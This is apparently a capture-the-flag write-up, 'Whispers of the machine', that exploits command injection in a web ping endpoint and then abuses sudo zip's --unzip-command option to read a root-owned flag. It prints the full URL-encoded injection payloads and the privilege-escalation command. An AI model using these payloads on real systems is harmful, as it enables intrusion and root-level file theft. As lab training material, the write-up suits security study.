

Whispers of the machine

At first we are given a diagnostics portal with a button named initiate ping sequence
we click on the button and it leads us to a diagnostics report


but what we notice is that the url of the page changed from




to




which suggests that there might be a possibility of command injetion possible in the web url
so we try ls and we get




so we try whoami, pwd, etc






after tinkering some time we find




which is defenitely a fake flag

considering the permissions might be limited we try ls in root dir



which means our assumption was correct and a root.txt file does exist
so we try sudo -l which gives us



which tells that there is a zip vulnerability


so we try to inject a payload which copies the flag from root dir to /opt/app/root_flag.txt

sudo /usr/bin/zip /tmp/out.zip /root/root.txt -T --unzip-command="sh -c 'cp /root/root.txt /opt/app/root_flag.txt'"

so we url encode the whole payload and use it in the webpage

http://ctf.sg.cubeshosting.com:5000/ping?target=127.0.0.1%20|%20sudo%20%2Fusr%2Fbin%2Fzip%20%2Ftmp%2Fout.zip%20%2Froot%2Froot.txt%20-T%20--unzip-command="sh%20-c%20'cp%20%2Froot%2Froot.txt%20%2Fopt%2Fapp%2Froot_flag.txt;%20chmod%20777%20%2Fopt%2Fapp%2Froot_flag.txt'"

which gives us a confirmation message saying OK




now we just need to read the flag from /opt/app/root_flag.txt

cat /opt/app/root_flag.txt

after url encoding

http://ctf.sg.cubeshosting.com:5000/ping?target=127.0.0.1;%20cat%20%2Fopt%2Fapp%2Froot_flag.txt



which gives us the flag

SGCTF{haha_you_redeemed_yourself_:)}